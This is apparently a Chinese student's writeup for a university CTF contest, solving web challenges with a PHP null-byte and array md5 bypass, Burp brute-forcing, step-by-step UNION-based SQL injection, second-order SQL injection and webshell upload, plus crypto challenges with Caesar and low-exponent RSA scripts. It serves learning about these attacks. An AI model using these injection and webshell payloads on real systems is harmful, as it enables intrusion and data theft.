CUMT-CTF第二次双月赛Writeup

原创

Gard3nia 于 2019-03-02 20:00:49 发布

分类专栏： Writeup 文章标签： CTF Web Crypto

前言

毕竟是萌新，能有校赛打已经很开心了，感谢Source大佬的带飞，下面放上本次双月赛的部分题解；

正文

Web

签到题

是个easy的绕过，给出源码：

```php
<?php
$white_list = range(0,9);
require_once('flag.php');
if(isset($_REQUEST['0ver']) && isset($_REQUEST['0ver1']) && isset($_REQUEST['0ver2'])){
    $a = $_REQUEST['0ver'];
    $b = $_REQUEST['0ver1'];
    $c = $_REQUEST['0ver2'];
    if(@ereg("^[0-9]+$", $a) === FALSE){
        echo 'no must be number';
    }else{
        if(in_array($a,$white_list)){
            if(strlen($a)>1){
                if(md5($c) === md5($b) && ($b !== $c)){
                    echo "<img src='dark.png'><br>";
                    echo 'you are a great dark phper<br>';
                    echo $flag;
                }
                else{
                    echo "you can do it!!!";
                }

            }else{
                echo 'you no dark';
            }
        }else{
            echo 'you are so dark';
        }
    }
}else
    highlight_file(__FILE__);
```


考察`ereg()`和`md5()`的绕过姿势，00截断绕过`ereg`，上传数组绕过`md5`，即可得到flag如下：

you are a great dark phper
flag{[redacted]}

payload： `http://202.119.201.199:32790/index.php?0ver=5%00a&0ver1[]=a&0ver2[]=b`

SimpleUpload

是个前端验证，只允许上传图片，不允许上传php为后缀的文件，只需要bp截取改后缀名即可；



小型线上赌场

一开始没有思路，毕竟是萌新还没有了解到CTF的很多姿势，请教新城瑞雪大佬得知是vim文件泄露，在vim编辑的时候没有正常退出，系统就会自动生成一个swp文件用来日后的恢复；直接down下来，vim打开得源码：

```
<?php
 $invest = $_GET['invest'];
 $rand = rand(2,50);
 $len = strlen(trim($_GET['invest']));
 foreach ($_GET as $key => $value) {
     if(!is_numeric($value)||$value == '0'){
         die('no no no!');
     }
 }
 $money = number_format($invest*$rand);
 $money = intval(str_replace(',','',$money));
 $guess = intval($_GET['guess']);
 if ($guess == $money && strlen($money)===$len){
     echo $flag;
}
```

看懂源码意思即可，生成`2~50`的随机数`rand`， `money`为`$invest*$rand`；如果`$money==$guess`就回显flag，即`invest*倍数==guess`即可，那我们可以直接直接bp爆破，猜一个`guess`，固定`invest`和`guess`的值，多次爆破，如果次数达到一定的上限一定会出现猜对倍数的情况，这样的话就会输出flag；

bp爆破设置：

不设置变量；


```
GET /index.php?invest=200&guess=800 HTTP/1.1
Host: 202.119.201.199:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://202.119.201.199:32787/index.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

设置payload类型为`null payloads`，上限次数设置大一点为2000；

随便设置一下options即可start；

结果：


升序排列length即可发现不匹配的特殊项，发现flag；




```
HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 12:31:46 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 713
Connection: close
Content-Type: text/html;charset=utf-8

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>□□□□□□□flag□□</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
        <center><h2>OverWatch□□□□□</h2></center>
<div class="container" align="center">
  <form method="GET" action="index.php">
    <p><input name="invest" type="text" placeholder="Invest"></p>
    <p><input name="guess" type="text" placeholder="Guess"></p>
    <p><input type="submit" value="□□□"/></p>
  </form>
</div>
<div id="footer">Power By <a href="https://OverWatch.top">OverWatch</a></div>
</body>
</html>


<center>flag{                                    }</center>
```

SimpleSQLi


1. 首先输入`?id=1%27`报错；
2. 接着注释掉后面的引号`?id=1%27%23`，回显正常，说明猜测成功存在注入点；




3. 接下来就是用order by去猜列数，`?id=1%27%20order%20by%203%23`回显正常应该是三列没错；
4. 下面需要用union select去回显某一列的东西，构造`?id=-1%27%20union%20select%201,2,3%23`；这里需要第一句话为空才能显示后面一句话的内容，选择id=-1，就可以回显2和3，后面就可以利用这两列回显想要的东西；




5. 爆库名：`?id=-1%27%20union%20select%201,2,database()%20%23`为`security`




6. 爆表名，此处使用mysql里面自带的information_schema表；`id=-1%27%20union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()%23`发现flag表信息；



7. 爆列名：`id=-1%27%20union%20select%201,2,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%27flagishere%27%23`有Id和flag两列；




8. 爆值：`?id=-1%27%20union%20select%201,2,group_concat(Id,0x3a,flag)%20from%20flagishere%23`




文件管理系统


队友Source在离别歌的blog里搜索到类似题目，了解到这题的切入点是二次注入；直接拿来payload就可以搞定这一题；

先选择文件进行上传，filename为`',extension='',filename='x.jpg.jpg`；




Rename file，注入后文件系统中文件名为`xl.jpg.jpg`






上传真的包含webshell的文件；



改名后缀为`.php`，连接菜刀即可；

flag在根目录；



参考链接：leavesongs的博客

Crypto

现代密码签到

一度以为是hash，因为base64decode出来是`Salted__`开头，真的是…被出题人虐到鼻青脸肿，和队里大佬讨论很久也不知道怎么办，还一度以为是AES，hint出来了是DES，也不知道密钥该如何解密…没想带直接找一个在线网站直接解密既可以了…密

钥为空… 狂喷一口老血…

在线解密一次以后再解一次即可得到flag：

这就是双重DES…

古典密码签到

也是解的很暴躁的一题，基本就是大家一开始都是base32出来就不知道那是什么玩意了…

```
^pho^oav`
tZnj`
tZZZcccx
[Finished in 0.3s]
```

翻看各种大佬的博客总结古典密码都没有这种奇怪的符号…直到队友解出来的那一刻我都是懵逼的(SourceNB)，放上解题脚本：

```
#coding:utf-8
import base64
s="LZYGQ326N5QXMYAKORNG42TABJ2FUWS2MNRWG6A="
c=base64.b32decode(s)
print c
for i in range(128):
    ans=""
    for x in c:
        ans+=chr((ord(x)+i)%128)
    if 'ctf' in ans:
        print ans
```

在ASCII码内凯撒爆破即可：

```
^pho^oav`
tZnj`
tZZZcccx
cumtctf{e<0x0f>y_soe<0x0f>y___hhh}
[Finished in 0.2s]
```

慢着…这16进制是什么鬼…大胆猜测是easy_soeasy__hhh，填入果然没错…

总的来说做这两题的心情就是可以狂扁出题人小朋友了…

easyrsa

这题终于不是前面两题那么让人流泪了…，n和c里只出现了12个字符猜测是12进制；

```
n=36004b9A985A624479A4891b16130722A5A7453989bA61737A226368504A5689381236451796A445824b5A516b176b40135935b0b89990
46154359b0560537100289b9795129505b461542A4897A56561529A705135AA772507bb3172b03b3425A99224b68b45b801459b29A070bAb
9408761b4A70b90530877247293448692 4bA17013A2A801041A05178b0488AA5
e=5
c=411A016A671768793b5AAbA4A043001A468b8A9A61222904612663931 81b021812b6AAbAA1b57161bAA3003211741548623 38b00982496
26A93116b34752540987309A08520bb6780804b5679144173Ab7301b49322587504A75A7A2445928A07A650bb6076bA3412b1375205336b4
3A11A1510A22893b937065
```

给出以下信息，`e=5`，猜测是低指数攻击，上解题脚本：

```
#coding:utf-8
import gmpy2

def twl_to_dec(twl):
 ans=0
 l=len(twl)
 for i in range(l):
  if twl[i]=='A':
   temp=10
  elif twl[i]=='b':
   temp=11
  else:
   temp=int(twl[i],10)
  ans+=temp*pow(12,l-i-1)
 return ans

def small_msg(c,n,e):
 i=0
 while 1:
     if(gmpy2.iroot(c+i*n, e)[1] == 1):
         x = gmpy2.iroot(c+i*n, e)[0]
         print hex(x)[2:].decode('hex')
         break
  i += 1

def main():
 n="36004b9A985A624479A4891b16130722A5A7453989bA61737A226368504A56893812364517796A445824b5A516b176b40135935b0b899
9046154359b0560537100289b9795129505b461542A4897A56561529A705135AA772507bb3172b03b3425A99224b68b45b801459b29A070b
Ab9408761b4A70b90530877247293448692 4bA17013A2A801041A05178b0488AA5"
 c="411A016A671768793b5AAbA4A043001A468b8A9A61222904612663931 81b021812b6AAbAA1b57161bAA3003211741548623 38b009824
9626A93116b34752540987309A08520bb6780804b5679144173Ab7301b49322587504A75A7A2445928A07A650bb6076bA3412b1375205336
b43A11A1510A22893b937065"
 e=5
 n=twl_to_dec(n)
 c=twl_to_dec(c)
 small_msg(c,n,e)

if __name__ == '__main__':
 main()
```

12进制转化为 10进制以后直接进行小公钥指数攻击即可，得到flag：


```
cumtctf{[redacted]}
[Finished in 0.5s]
```

友情提示：自己写的进制转换虽然丑，but肯定比网上在线转换靠谱（微笑.jpg）


Misc

Misc签到

